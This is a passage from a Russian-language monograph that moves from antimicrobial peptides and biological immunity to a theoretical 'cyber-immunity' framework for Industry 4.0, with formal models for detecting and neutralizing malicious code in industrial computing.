Для описания механизма проникновения пептида через мембрану ученые придумали несколько моделей [19]. Наиболее распространена так называемая «порообразующая» модель, согласно которой пептиды при взаимодействии с липидным бислоем встраиваются в мембрану, пронизывая ее насквозь, причем структура пор может быть различной. Иногда молекулы пептидов выстраиваются перпендикулярно плоскости мембраны, плотно прилегая друг к другу и образуя цилиндрическую бочку. Поэтому такой способ разрушения мембраны и называется «бочковым». А в некоторых случаях стенки поры состоят как из пептидных, так и из липидных молекул. Тогда пора имеет форму тора («тороидальный» механизм). Когда поры изрешечивают всю мембрану, она теряет устойчивость, и содержимое микробной клетки выходит наружу – болезнетворная бацилла погибает. Есть и другая модель (она называется «ковровой»), в соответствии с которой положительно заряженные молекулы пептидов как бы выстилают отрицательно заряженную мембрану бактерии, образуя молекулярный «ковер». Когда вся поверхность бактерии занята пептидами, ее мембрана просто начинает разрываться на куски.

Новые антимикробные вещества могут стать альтернативой антибиотикам, к большинству которых бактерии приобрели устойчивость. Ведь, чтобы побороть болезнетворные микроорганизмы, ученым приходится создавать все новые и новые производные старых препаратов. На это уходят годы, а заболевшие люди ждать не могут. Антимикробные пептиды, хотя несколько уступают антибиотикам по эффективности, действуют намного быстрее и, что самое главное, уничтожают бактерии, устойчивые к известным антибиотикам. Однако применять в клинике в качестве антибиотиков и антигрибковых средств можно только те пептиды, которые не разрушают клетки млекопитающих. К сожалению, большинство природных пептидов наряду с антимикробным обладают некоторым гемолитическим действием, то есть разрушают человеческие эритроциты. Конечно, хорошо бы создать искусственные аналоги природных

соединений, обладающих антибактериальной, но не имеющих гемолитической активности. Однако механизм действия пептидов до сих пор непонятен, а потому направленный молекулярный дизайн весьма затруднителен.

Но даже несмотря на это, в последнее время появились перспективы клинического использования антимикробных пептидов. Так, в Германии уже начались клинические испытания препарата на основе антимикробного пептида, выделенного из секрета плодовой мушки. Он достаточно эффективен при лечении тяжелых грибковых поражений, которые нередко вызывают осложнения после химиотерапии или операции по пересадке органов. Антимикробные пептиды вырабатываются тканями человеческого организма в ответ на локальное поражение или инфекцию. Поэтому они очень полезны для лечения местных воспалительных процессов. Магайнины успешно используются (правда, пока на стадии клинических испытаний) для лечения полимикробных поражений стопы при диабете. В США проводят испытания пептида из нейтрофилов свиньи. Его предполагается использовать для лечения язв в ротовой полости у онкологических больных после радио- и химиотерапии, а также (в форме аэрозоля) тяжелых форм пневмонии, требующих искусственной вентиляции легких. С помощью современных антибиотиков особенно трудно бороться с грамположительными бактериями: они устойчивы ко всем имеющимся в арсенале медиков препаратам. Такие бактерии часто поражают края тканей, соприкасающихся с трубками катетера. А пептиды, синтезированные канадскими химиками, эффективно с ними борются.

Иногда антимикробные пептиды находят довольно неожиданное применение [19]. Так, бактериальный пептид низин применяется как консервант продуктов, для сохранения свежести роз и даже как лекарство для рыб. Ученые предлагают использовать цекропины для хранения и дезинфекции контактных линз. Недавно обнаружили, что магайнины могут не только бороться с микроорганизмами, вызывающи ми венерические заболевания, включая и ВИЧ, но и разрушать сперматозоиды, что делает возможным создание препарата, сочетающего в себе свойства антисептика и контрацептива.

Многие исследования показали, что по непонятной причине опухолевые клетки более чувствительны к действию антимикробных пептидов, чем нормальные. Вероятно, это происходит потому, что раковые клетки обладают некоторым дополнительным отрицательным зарядом на поверхности мембраны. Но, скорее всего, противоопухолевый эффект антимикробных пептидов обусловлен целым комплексом причин. Как бы то ни было, уже получены обнадеживающие результаты по лечению меланомы, рака яичников и лимфомы, но пока только у подопытных животных.

Сейчас эффективных специфических противовирусных препаратов практически не существует. Поэтому антивирусная активность антимикробных пептидов кажется медикам многообещающей. Пептиды могут «расправляться» с вирусами различными способами. Во-первых, некоторые из них просто взаимодействуют с вирусом непосредственно, блокируя его активность. Таким способом они «выключают» вирусы *герпеса, стоматита и даже ВИЧ*. Во-вторых, пептиды могут блокировать размножение *вирионов ВИЧ* в инфицированном организме. Так действуют уже знакомые нам *цекропины и мелиттин*. И, наконец, что уж совсем удивительно, некоторые пептиды «притворяются» каким-либо жизненно необходимым для вируса молекулярным компонентом его белковой оболочки. Например, *мелиттин* по структуре похож на один из функциональных регионов вируса табачной мозаики, и поэтому его избыток может полностью подавить активность вируса. Так что получение трансгенных растений со встроенным геном *мелиттина* для борьбы с этим вирусом не за горами.

Использование трансгенных растений экономически очень выгодно для внедрения антимикробных пептидов. Дело в том, что выделение пептидов из природных объектов – растений, насекомых, тканей животных – очень трудоемко, а выход ничтожен. Химический синтез пептидов хотя и полностью автоматизирован, но весьма дорог для широкого промышленного использования. Поэтому гораздо выгоднее встроить соответствующий ген в геном растения, тогда это растение само начнет вырабатывать нужные антимикробные вещества. В настоящее время уже успешно проведены полевые испытания с трансгенным табаком, картофелем, томатом и рапсом.

Отметим, сами растения, в результате генно-инженерных манипуляций, начинают приобретать устойчивость к различным грибковым и бактериальным заболеваниям. Ученые не исключают, что в скором времени на фермах появятся трансгенные коровы со встроенным геном цекропина, который сделает их устойчивыми ко многим инфекциям. Проводятся эксперименты и с трансгенной рыбой. Отметим, что подоб-

ные исследования традиционно являются объектом самой жесткой критики со стороны общественности. Впрочем, неизвестно, что вреднее: встроенный ген антимикробного пептида или тонны антибиотиков и гормонов роста, скормленных коровам или свиньям [19].

Таким образом, общность структур антимикробных пептидов растений, насекомых и даже некоторых позвоночных указывает на то, что у них одни и те же прародители. При этом, это самая древняя система защиты организмов от патогенов. Однако, несмотря на свою «старомодность» по сравнению с иммунной системой, пептиды продолжают оставаться эффективным оружием против грибков, бактерий и вирусов для большинства представителей земной флоры и фауны. В природе они особенно важны для насекомых, осьминогов, морских звезд и прочих животных, у которых нет ни лимфоцитов, ни тимусани антител, чтобы бороться с чужеродными микробами. А на человека, этому древнему, но мощному противомикробному и противовирусному средству защиты, видимо, еще предстоит поработать [19].

1.2.4. Первые представления иммунитета в действии

В 1991 году американский биокибернетик *Стюарт Кауфман* [20] совершил прорыв: сумел найти нужную для описания самоорганизации математику, общую для всех наук, и приложил ее к дарвинизму. Он нашел способ извлечь феномен самоорганизации из феномена хаоса. Ученый обнаружил самоорганизацию на хвостах квазигипербол. Основная идея *С. Кауфмана* состояла в следующем. Сложные системы можно поделить на два класса – «газообразные» и «твердые», то есть на хаотические и упорядоченные (на «облака» и «часы», как выразился еще до него *К. Поппер)*. При этом между классами возможны переходы – система может как обрести жесткую структуру, так и утратить ее. Именно при таком переходе система и может совершить акт эволюции, то есть качественно измениться. Концепция *С. Кауфмана* получила признание у биологов [24].

Модель *С. Кауфмана* абстрактна, она не имитирует никакой биологический объект, а лишь демонстрирует роль необычной случайности. *С. Кауфман* привел компьютерные примеры, показавшие, что система из многих тысяч связанных функционально элементов может быть довольно просто описана. А именно: она может обладать совсем небольшим числом устойчивых состояний. Для этого нужно, чтобы элементы системы были *слабо связаны*, то есть чтобы каждый имел *мало* (лучше всего – два) «входов» и примерно столько же «выходов». Подвижка системы от организованности к хаосу или обратно, с точки зрения физики, есть *фазовый переход*. Точнее, ее можно сравнить с возгонкой и осаждением, то есть с прямым переходом твердого тела в газ и обратно.

B-клетки – клетки адаптивной иммунной системы, задача которых распознавать чужеродные молекулы (антигены) и вырабатывать антитела.

Пептиды – короткие (короче белков) цепочки аминокислотных остатков. Содержат до нескольких десятков остатков аминокислот. Многие пептиды обладают высокой биологической активностью, в том числе антимикробной (разрушают бактериальные оболочки), и тем самым служат агентами врожденного иммунитета.

Т-клетки – клетки адаптивной иммунной системы. Выполняют различные функции: активируют В-клетки (Т-хэлперы), регулируют активность иммунной системы, уничтожают неугодные клетки (Т-киллеры).

Транспозон – элемент генетической системы, способный перемещаться как целое внутри генома организма или между геномами. Содержит гены, необходимые для перемещения, концевые участки, обеспечивающие встраивание в хромосому, и участки ДНК, обеспечивающие его специфическую функцию. Появление транспозона на новом месте часто изменяет работу других генов и фиксируется в опыте как мутация. Эволюция происходит в значительной мере в результате обмена организмов транспозонами, то есть горизонтального переноса генов.

С. Кауфман писал [20]: «Хаос, как бы он ни был интересен, – это лишь часть поведения сложных систем. Существует также не поддающееся интуитивному осознанию явление, которое можно было бы назвать антихаосом. Оно выражается в том, что некоторые весьма беспорядочные системы спонтанно “кристаллизуются”, приобретая высокую степень упорядоченности. Я полагаю, что антихаос играет важную роль в биологическом развитии и эволюции». Антихаосом ученый называл феномен устойчивости немногих состояний, а эволюцией – смену таких состояний. Ее он усмотрел *на грани порядка и хаоса* [20]: «Высокохаотичные сети будут настолько беспорядочными, что контролировать их сложное поведение весьма трудно. С другой стороны, высокоупорядоченные сети слишком заморожены, чтобы координировать сложное пове-

дение. Однако по мере того, как замороженные компоненты расплавляются, становится возможной более сложная динамика» и онтогенеза, и эволюции. Отметим, что в схеме *С. Кауфмана* наблюдается конечное число устойчивых вариантов развития и эволюция предстает как смена режимов такого развития. В биоэволюции это и называют номогенезом [21].

Например, снежинка имеет почти идеальную 6-гранную или 6-лучевую (редко 3-гранную или 12-лучевую) плоскую симметрию (см. рис. 1.41–1.43). Тот факт, что каждый луч растет той же формы, что и его братья, ясно говорит о наличии общей программы развития. В чем она состоит, где и каким кодом записана, каким образом распределяется по шести лучам одинаково? Каким механизмом этот код реализуется в тело снежинки? Ответы не известны, однако того факта, что программа есть, вполне достаточно, чтобы поставить задачи *биологического* номогенеза [21]. Как было показано экспериментально, на первых стадиях роста снежинки из центра конденсации (на пылинке или микрокапле в атмосфере) возникают структуры всего нескольких типов – игла, столбик, пирамида, пулька и др. Первые стадии развития для всех снежинок типа пластины или дендрита совершенно одинаковы – от «точечного» центра конденсации до призмы. Это очень похоже на ситуацию в биологии: по первым стадиям развития зародыша определить облик будущего организма невозможно – он выявляется только тогда, когда появляются зачатки органов. Считается, что у организма все закодировано в его геноме, но уже известно, что генов для создания наблюдаемого разнообразия никак не хватит [21]. И даже некодирующих участков ДНК не хватит – их число у человека меньше миллиарда, а число одних лишь связей между нейронами – триллион. Однако в снежинках и оконных узорах великолепное огромное разнообразие создается вообще без генов. Следовательно, в каждом из этих случаев работает какой-то механизм, порождающий бесконечно разнообразные большие структуры из однообразных крохотных. Этот механизм известен уже более 30 лет как *фрактальный рост* (см. рис. 1.42).

Рис. 1.41. ***Уникальная структура снежинки***

Рис. 1.42. ***Пример структуры снежинки***

В биологии сходные переключения процесса развития именуются гомеозисом, который был открыт в 1894 году. Суть его в том, что из-за мутации одного гена онтогенез может резко измениться – например, у дрозофилы на месте усика вырастет добавочная ножка или на месте жужжальца – добавочное крылышко. В 1928 году генетик *Е. И. Балкашина* [21] сделала важное наблюдение: все четыре известных тогда гомеозисных гена дрозофил сидят рядом, на одном коротком участке третьей хромосомы. Она отмети-

ла, что гомеозисная мутация не только порождает уродливый орган, но и видоизменяет другие органы (в наших терминах – как бы меняет фракталообразующее правило), и сделала вывод, что эти гены ответственны за переключение соответственных стадий онтогенеза. Через полвека молекулярная генетика не только подтвердила догадку *Е. Балкашиной*, но и выявила поразительную общность гомеозиса: все его гены имеют в начале участок (гомеобокс), почти или совсем одинаковый у самых разных организмов – цветковых растений, червей, мух и позвоночных. Сходны и их функции. Один из таких генов определяет закладку передне-задней оси зародыша (такая ось есть и у листа), другой – закладку головы животных, третий – закладку глаза и т. п [24].




Рис. 1.43. ***Фракталы в природе***

В результате, несмотря на то, что все организмы устроены различно (например, насекомые имеют внешний хитиновый скелет и фасеточный глаз, а позвоночные – внутренний костный скелет и камерный глаз) – они управляются одинаковыми генами. Через 20 лет иммунологи обнаружили фундаментальное сходство иммунитетов у совершенно различных организмов. В частности, у растений и различных животных оказался одинаковым механизм разрушения микробных стенок посредством антимикробных *пептидов*. При этом пептиды… никогда не поражают клетки “хозяина” [19].

Таким образом, если становление иммунной системы в онтогенезе можно выразить в форме нескольких связанных между собой процессов клонального роста, то иммунную систему в действии лучше всего представить как экосистему (см. рис. 1.44). Иммунные клетки клональным способом производятся из клеток одного типа – стволовых кроветворных. Какую форму примет данная иммунная клетка, зависит от условий: куда она попадет и в какой момент жизни организма это случится. Наоборот, возникнув и развив-

Рис. 1.44. ***Компоненты экосистемы***

шись, иммунные клетки действуют совместно, сообразно своему назначению (а не своим наследственным свойствам – они у всех у них одинаковы). Это похоже чем-то на жизнь общества или на экосистему [19].

В случае представления иммунной системы как экосистемы фагоциты пожирают те вещества и клетки, которые опознаны как негодные или вредные. Это опознание ведут две системы: сперва врожденный иммунитет, а затем включается и адаптивный – поэтому идет оно в две стадии. Их связь обеспечивают некоторые фагоциты (моноциты), выделяя вещества, оповещающие адаптивную систему о проникновении заразы. Это – *первый экологический аспект* работы иммунитета (внутренний). Обе системы используют комплекс тканевой совместимости (КТС). Его роль понять труднее, и она не вполне ясна до сих пор [24].

Второй экологический аспект – пограничный. Проникновение микроба в организм сталкивает на границе (кожа, слизистая оболочка, рана) два иммунитета, две активности: микроб пробует проникнуть, жертва пробует не пустить, и оба используют иммунные приемы.

Третий экологический аспект – внешний. Такова работа обоняния: животное узнает КТС-пептиды, исторгнутые из других организмов, обнюхивая их самих и их отходы. Это позволяет решать иммунные по существу задачи – избегать как опасностей, так и инбридинга (родные братья и сестры пахнут сходно).

Четвертый экологический аспект – общий или системный. Животные питаются, поэтому их иммунитет должен одновременно и бороться с инфекцией, и обеспечивать сосуществование с нужными ему микробами кишечника, и распознавать чужие молекулы, попавшие туда с пищей.

1.3. Концепция иммунной защиты Индустрии 4.0

Фундаментальный вклад в становление и развитие теоретического и системного программирования внесли выдающиеся ученые всего мира: *А. Тьюринг, Дж. Фон-Нейман, М. Минский, А. Черч, С. Клини, Д. Скотт, З. Манна, Э. Дейкстра, Ч. Хоар, Дж. Бэкус, Н. Вирт, Д. Кнут, Н. Хомский, А. Н. Колмогоров, А. П. Ершов, В. М. Глушков, А. А. Марков и др.* Именно они заложили основы этой области программирования, позволяющие математически строго исследовать возможные *вычислительные структуры*, изучать *свойства вычислимости* и моделировать *вычислительные абстракции выполнимых действий.* От этих результатов зародились ведущие научные школы, внесшие весомый вклад в разработку и развитие методов синтеза модельных абстракций и конкретных программотехнических решений, в том числе российские научные школы, внесшие вклад:

- в изучение абстрактных типов данных и денотационных семантик *(Ю. Л. Ершов, Ю. В. Сазонов)*;
- в автоматно-алгебраический синтез программ *(В. М. Глушков, Е. Л. Ющенко)*;
- в концептуальное программирование *(Э. Х. Тыугу, Г. Е. Минц)*;
- в автоматический синтез программ на основе знаний *(Д. А. Поспелов)*;
- в развитие логико-аппликативного подхода в функциональном программировании *(В. Э. Вольфенгаген)*;
- в методологию прикладной верификации и тестирования программ *(В. А. Непомнящий, О. М. Рякин, Ю. В. Борзов)*;
- в методологию знакового моделирования и интеллектуальных гироматов кибербезопасности *(Ю. Г. Ростовцев, А. Г. Ломако, Д. Н. Бирюков)*.

Однако для требуемой защиты критически важной информационной инфраструктуры *Индустрии 4.0* в условиях роста угроз информационной безопасности потребовалось определить понятие *кибериммунитета* и разработать новую теорию самовосстанавливающихся машинных вычислений [26–71]. Эта новая теория была обогащена результатами научно-прикладных разделов биологической *(И. П. Мечников)* (см. рис. 1.45) и кибернетической иммунологии *(А. О. Тараканов, Д. Хант, Д. Дасгупта, П. Андюс)*.

В упомянутой теории по аналогии с классической иммунологией (см. рис. 1.46) под *антигеном* понимается некоторый деструктивный программный код, а под *антителом* – синтезированная метапрограмма нейтрализации этого кода. Модель иммунной защиты *Индустрии 4.0* описывает *причинно-следственную* зависимость между «*антигенами*» и «*антителами*», то есть между уязвимостями и дефектами программ (проявляющихся в виде *структурных нарушений*), режимами функционирования (искажающих *свойства программ*), инцидентами безопасности, вызванными деструктивными программными закладками (изменяющими *заданные штатные алгоритмы вычислений*) и метапрограммами по их нейтрализации.




Рис. 1.45. ***Фагоцитарная теория И. И. Мечникова***

1.3.1. Концептуальная модель вычислений с иммунной памятью

В состав иммунной защиты *Индустрии 4.0* входят три ключевые подсистемы: *Распознаватель, Планировщик и Исполнитель*. Здесь *Распознаватель* предназначен для распознавания паттернов (образов) вредоносно*го программного кода по его структурным, корреляционным и инвариантным признакам*. Планировщик предназначен для планирования, то есть подготовки соответствующих планов и метапрограмм нейтрализации вредоносного программного кода. *Исполнитель* предназначен для исполнения (выполнения) указанных планов и метапрограмм. В результате работы этих трех подсистем и происходит требуемое




Рис. 1.46. ***Упрощенная схема подавления патогенов***

«очищение» и формирование *доверенной среды вычислений* в условиях разнородно-массовых кибератак злоумышленников.

При этом если в классической иммунологии при нейтрализации антигенов происходит их физическое уничтожение (поглощение), то в кибернетической иммунологии это неприемлемо. Так как потеря части функционального программного кода может привести к отказу в обслуживании и невозможности продолжения вычислений в целом. Поэтому было выдвинуто требование о неизменности (постоянстве) функциональной семантики вычислений при нейтрализации вредоносных воздействий [26–71]. Более того, критически важная информационная инфраструктура *Индустрии 4.0* должна быть способной самовосстанавливаться в условиях как известных, так и ранее неизвестных кибератак злоумышленников. В том числе, и в условиях априорной неопределенности и обфускации программ (см. рис. 1.47).




Рис. 1.47. ***Пространство принятия решений по надлежащей иммунной защите Индустрии 4.0***

С учетом изложенных требований представим основные цели организации самовосстанавливающихся доверенных вычислений $Ц_1$, $Ц_2$ и $Ц_3$ следующей системой отображений $Ф_0 \div Ф_6$ (см. рис. 1.48).

Рис. 1.48. ***Цели и задачи самовосстановления вычислений***

1.3.2. Восстановление функциональных спецификаций приложений

Для достижения обозначенных целей был решен ряд задач исследования, в том числе разработана модель восстановления функциональных спецификаций программ в идеологии взаимосвязанного *доказательного, верификационного и тестирующего программирования* (рис. 1.49). Здесь доказательное программирование позволило исследовать *правильность вычислительных структур, корректность свойств вычислимости и устойчивость вычислений.* Указанные аспекты были промоделированы *денотационными, аксиоматическими и операционными* формальными семантиками программ соответственно [26–71]. При этом для установления соответствия между их функционально-логическими спецификациями и физическим конструктивом были задействованы методы аннотированных программ *Н. Вирта, Ч. Хоара и Э. Дэйкстры.*

Для решения частных задач восстановления функциональных спецификаций программ был разработан соответствующий модельный базис (см. рис. 1.21) [26–71]. Здесь классификация уровней была выполнена по аналогии с классификацией формальных языков по *Н. Хомскому.* В *семантическом* классе были выбраны модели пригодные для конструирования *вычислений*, в *синтаксическом* – модели позволяющие формировать *автоматы* по выявлению и нейтрализации вредоносных воздействий. Класс семантико-синтаксических моделей позволил опериро-




Рис. 1.49. ***Модель восстановления функциональных спецификаций программ***




Рис. 1.50. ***Стратификация моделей программ для исследования семантики вычислений***

вать простейшими формами семантики вычислений программ в эффективном базисе *типов моделей графового, схемного и сетевого представления.* При этом для конкретизации модельного базиса были выбраны *управляющие графы (УГ), схемы Янова и вычислительные сети Петри.*

В результате, была предложена следующая архитектура системы нейтрализации вредоносного программного обеспечения и программных закладок злоумышленников (см. рис. 1.50) [26–71]. В состав упомянутой архитектуры вошли три основные подсистемы. *Первая подсистема* предназначена для выявления дефектных участков кода программ. *Вторая подсистема* устанавливает подозрение на принадлежность выявленных дефектных участков кода к деструктивным программным закладкам и формирует план (метапрограмму) по их нейтрализации. Третья подсистема подтверждает наличие и формирует модуль нейтрализации деструктивных программных закладок (см. рис. 1.51).

1.3.3. Доказательство правильности функциональной семантики вычислений

Для доказательства правильности функциональной семантики «очищенных» вычислений был разработан математический аппарат *теории подобия и размерностей вычислений* [26–71]. В том числе сформулирована и доказана *прямая теорема подобия*, которая позволяет установить общую схему представления семантически корректных вычислений в инвариантной (безразмерной) форме:

$$(D_i(x_{1j}/x_{1j0},\ x_{2j}/x_{2j0}\ ,\ldots,x_{nj}/x_{nj0};\Pi_{1i},\Pi_{2i},\ldots,\Pi_{zi-1})=0,$$

где $x_{1j}/x_{1j0},\ x_{2j}/x_{2j0},\ldots,\ x_{nj}/x_{nj0}$ – инварианты подобия вычислений.

Рис. 1.51. ***Архитектура системы нейтрализации деструктивных программных закладок***

Прямая теорема подобия позволила доказать утверждения о необходимых и достаточных условиях подобия семантически корректных вычислений:

$$\begin{cases} X_{(k+1)j} / X_{(k+1)j0} = \varphi_1(\Pi_{11},...,\Pi_{(z1-1)}; x_{1j} / x_{1j0},..., x_{kj} / x_{kj0}) \\ X_{(k+2)j} / X_{(k+2)j0} = \varphi_2(\Pi_{12},...,\Pi_{(z2-1)}; x_{1j} / x_{1j0},..., x_{kj} / x_{kj0}) \\ X_{nj} / X_{nj0} = \varphi_m(\Pi_{1m},...,\Pi_{(zm-1)}; x_{1j} / x_{1j0},..., x_{kj} / x_{kj0}) \end{cases}$$

где

$\Pi_{1i}=x_{1j}/C_{1j}$, $\Pi_{2i}=x_{2j}/C_{2j}$,...,$\Pi_{zi-1}=x_{nj}/C_{nj}$ – инварианты подобия;

C_{ij} – множители преобразования соотношений подобия;

φ_i – функции от всех или некоторых относительных данных.

Пример

Для оператора присваивания A**:** = B*C + D/E + 1 должны выполняться следующие соотношения между абстрактными размерностями параметров (A,B,C,D,E,CONST_1):

$$(1)\cdot\ln[A]+(-1)\cdot\ln[B]+(-1)\cdot\ln[C]=0,$$

$$(1)\cdot\ln[A]+(-1)\cdot\ln[D]+(1)\cdot\ln[E]=0,$$

$$(1)\cdot\ln[A]^1+(-1)\cdot\ln[\mathrm{CONST\_1}]^1=0.$$

Полученные соотношения, позволяют однозначно определить эталон (или паспорт) семантически корректного вычисления. При этом вычисление *семантически корректно*, если соответствующая система уравнений размерностей имеет среди множества векторов-решений, хотя бы один, состоящий из всех ненулевых компонент.

Предположим, что это не так и среди этих параметров появился параметр тождественно равный нулю при любых значениях других параметров. Это указывает на безразмерность нового параметра. Однако, это невозможно, так как противоречит исходному условию семантической корректности вычислений, что и требовалось доказать.

Также был определен π-*преобразователь* – оператор, который позволяет формировать искомые *«паспорта»* доверенных вычислений в условиях возмущений

Утверждение 1. Оператор F является *π-преобразователем* если для каждого объекта $Or_i \in M$ и каждого элемента $g_v \in G_v$ *конечной абелевой подгруппы* выполняется соотношение вида

$$F^*(g_v Or_i) = F^*(Or_i) g_v^{-1},\ i = 1, 2,..., m$$

Доказательство.

Пусть F π-*преобразователь*, а F* – соответствующее отображение в подгруппе G_v.

Допустим, что сравниваемые объекты наблюдения эквивалентны.

Тогда $F(g_v Or_i) = F(Or_i),\ \ i = 1, 2,..., m$ или в терминах отображения –

$$F^*(g_v Or_i)(g_v Or_i) = F^*(Or_i)(Or_i),\ \ i = 1, 2,..., m.$$

Применим теперь к левой и правой части этого равенства преобразование

$$F^*(Or_i)^{-1},\ F^*(Or_i)^{-1} F^*(g_v Or_i)(g_v Or_i) = F^*(Or_i)^{-1} F^*(Or_i)(Or_i) = Or_i,\ \ i = 1, 2,..., m.$$

Тогда на основании свойства существования единицы группы $F^*(Or_i)^{-1} F^*(g_v Or_i) g_v = e$, $i = 1, 2,..., m$, умножив слева на $F^*(Or_i)$, получим $F^*(g_v Or_i) g_v = F^*(Or_i),\ \ i = 1, 2,..., m$, умножив справа на g_v^{-1}, найдем требуемое соотношение

$$F^*(g_v Or_i) = F^*(Or_i) g_v^{-1},\ i = 1, 2,..., m.$$

Справедливо и обратное утверждение.

В результате, это позволило сделать следующие выводы:

- π-*преобразователь* является отображением пары эталонов $F : M \to M_0$;

- множество эталонов M_0 представляет собой множество объектов (инвариантов подобия), не изменяющих значения своих информационных признаков под действием π-*преобразователя* F, то есть $F(Or_i) = Or_i$;

- с помощью π-*преобразователь* F и соответствующего ему отображения $F^*: M \to G_v$ можно найти преобразование g, связывающее два эквивалентных объекта O_{r1} и O_{r2} так, чтобы $g = F(O_{r2})^{-1}F(O_{r1})$.

1.3.4. Многомодельная организация вычислений с иммунной памятью

Существенно, что для решения задачи синтеза программ доверенных вычислений был предложен многомодельный подход, позволяющий описать абстрактные программы доверенных вычислений в *структурно-функциональном, логико-семантическом и вычислительно-операционном аспектах* [26–71]. Такая многомодельная организация вычислений потребовала введения координации, позволяющей учесть специфику и особенности каждой названной функциональной модели вычислений. Это привело к необходимости построения соответствующей *метамодели знаний*. В качестве базовых моделей в системе знаний было предложено использовать *формальную грамматику, продукционную систему, автоматный преобразователь*.

При выборе аппарата метамоделирования предпочтение было отдано системе алгоритмических алгебр (САА), предложенной Академиком *В. М. Глушковым*. Это позволило создать алгоритмическую систему, эквивалентную по своим изобразительным возможностям таким классическим алгоритмическим системам, как *машины Тьюринга, продукции Поста и алгоритмы Маркова*. Кроме того, преимуществом САА является возможность выражения структур абстрактных программ доверенных вычислений в строгом базисе типов *Дейкстры (последовательность, разветвление, цикл)* в виде соответствующих алгебраических формулах. Это позволило разработать многоосновную алгебраическую систему вида $< A, L >$ с сигнатурой операций Δ, где A – множество операторов, L – множество логических условий, принимающих значения из множества {истина, ложь, неопределенность}. Здесь сигнатура $\Delta = \Delta_1 \cup \Delta_2$ состоит из системы Δ_1 логических операций, принимающих значение в множестве условий L, и системы Δ_2 операций, принимающих значения в множестве операторов A.

В САА $< A, L >$ фиксируется система образующих *X*, представляющая собой конечную функционально полную совокупность операторов и логических условий. С помощью этой совокупности и посредством суперпозиции операций, входящих в Δ, порождаются произвольные операторы и логические условия из множества A и L. К логическим операциям системы Δ_1 относятся обобщенные булевы операции дизъюнкции, конъюнкции и отрицания, а также операция левого умножения условия на оператор $\beta=A\alpha$ и фильтрации. К множеству Δ_2 принадлежат следующие операции: композиция операторов $A*L$, последовательное выполнение операторов A и L, α-дизъюнкция операторов, альтернативное выполнение операторов A и L, то есть

$_{\alpha}(A \vee L) = A,$ если $\alpha = 1$;

$_{a}(A \vee L) = L,$ если $\alpha = 0$;

$_{a}(A \vee L) = J,$ если $\alpha = o.$

Здесь α-итерация оператора A по условию $\alpha_{\alpha}\{A\}$ состоит в проверке условия α, если это условие ложно, то осуществляется выполнение оператора A.

Отметим, что такое представление $< A, L >$ позволяет выработать эффективные процедуры регуляризации (сведение к *регулярной схеме* (РС)) *F(X)* и доказать теорему, которая определяет принципиальную возможность формального описания произвольного и восстановленного алгоритма и процедуры доверенных вычислений в РС.

Таким образом, становится возможным формально описать декларативные, технологические и процедурные знания доверенных вычислений в виде *регулярных схем*.

Утверждение 2. Вычисления с «антителами» представимы регулярными схемами в *Системе Алгебраических Алгебр (САА) В. М. Глушкова*.

Модифицированная техника композиционного программирования позволила определить результативную последовательность операций *доверенных вычислений*. Для каждой операторной конструкции были заданы операции и операнды, составляющие программу *доверенных вычислений*. После проверки *за-*

Рис. 1.52. ***Подготовка операторных конструкций программы доверенных вычислений***




Рис. 1.53. ***Транслирующая программа формирования антител иммунитета***

вершаемости этой программы на соответствие выбранным критериям была синтезирована выполнимая программа *доверенных вычислений* (см. рис. 1.52).

Для интерпретаций входной программы доверенных вычислений и типа воздействий был разработан семантически-управляемый транслятор на основе формальных автоматов с абстрактной памятью (АТП) (см. рис. 1.53). В состав АТП автомата управления вошли четыре эластичных ленты (ЭЛ), содержащих:

- сообщения функциональных автоматов;
- сообщения о выявленных программных закладках;
- сценарии нейтрализации и противодействия;
- информационные сообщения о выполнении процедур трансляции.

Общая схема новой Концепции иммунной защиты Индустрии 4.0. представлена на рисунке 1.54




Рис. 1.54. ***Возможная схема иммунного ответа на кибератаки злоумышленников (В.А. Новиков, А.Г. Ломако, С.А. Петренко, 2018)***

Глава 2. Оценка пригодности моделей и методов биологической иммунологии для создания достаточного математического базиса кибериммунологии

Для изучения иммунных процессов защиты ряд исследователей (P. *Morel,* B. *Asquith,* C. *Bangham, A. Perelson, Y. Louzoun, D. Kirshner, R. De Boer, Г. И. Марчук, Г. А. Бочаров и др.*) обратились к развитому математическому аппарату моделирования и системного анализа. Представление о возможностях математического моделирования в иммунологии можно получить из монографии *Г. И. Марчука* «*Математические модели в иммунологии*» [29] и книги «*Theoretical immunology*» под редакцией *Дж. Белла* [102]. Также интересен сборник работ «*Regulation of Immune Response Dynamics*» под редакцией *Ч. Делиси, и Ж. Эрно* [100], посвященный описанию различных механизмов регуляции в иммунной системе и анализу этих механизмов с помощью соответствующих математических моделей.

Актуальность математического моделирования в иммунологии объясняется необходимостью выявления и изучения количественных закономерностей иммунной системы защиты живого организма как единого целого. Рассмотрим ряд известных математических моделей иммунологии, особенно, модели, так называемого «иммунного ответа», которые в дальнейшем будут использованы для создания требуемой иммунной системы критически важной информационной инфраструктуры *Индустрии 4.0.* При этом сначала оценим пригодность известных математических моделей иммунной защиты, а затем подготовим предложения для создания не только необходимого, но и достаточного математического базиса для кибериммунологии.

2.1. Математические модели биологической иммунологии

Существенный вклад в развитие математической иммунологии внесли *Дж. Белл, Р. Молер, К. Бруни, Дж. Хофман, П. Рихтер, Г. И. Марчук, А. Л. Асаченков, Л. Н. Белых, И. Б. Погожев, С. М. Зуев, А. А. Романюха, Г. А. Бочаров, Н. В. Перцев, С. Г. Руднев, А. С. Каркач.* В том числе были разработаны первые модели динамики *ВИЧ-инфекций, перекрестного связывания рецепторов В-клеток, модели идиотипических сетей* и пр. Также известен ряд 2D и 3D компьютерных моделей иммунной системы на основе многоагентных систем (МАС), которые позволили визуализировать пространственную динамику изучаемых иммунных процессов. Рассмотрим ряд математических моделей структуры и поведения иммунной системы живого организма для возможного переноса полученных научных результатов в область искусственных иммунных систем кибербезопасности.

2.1.1. Модели вирусной динамики

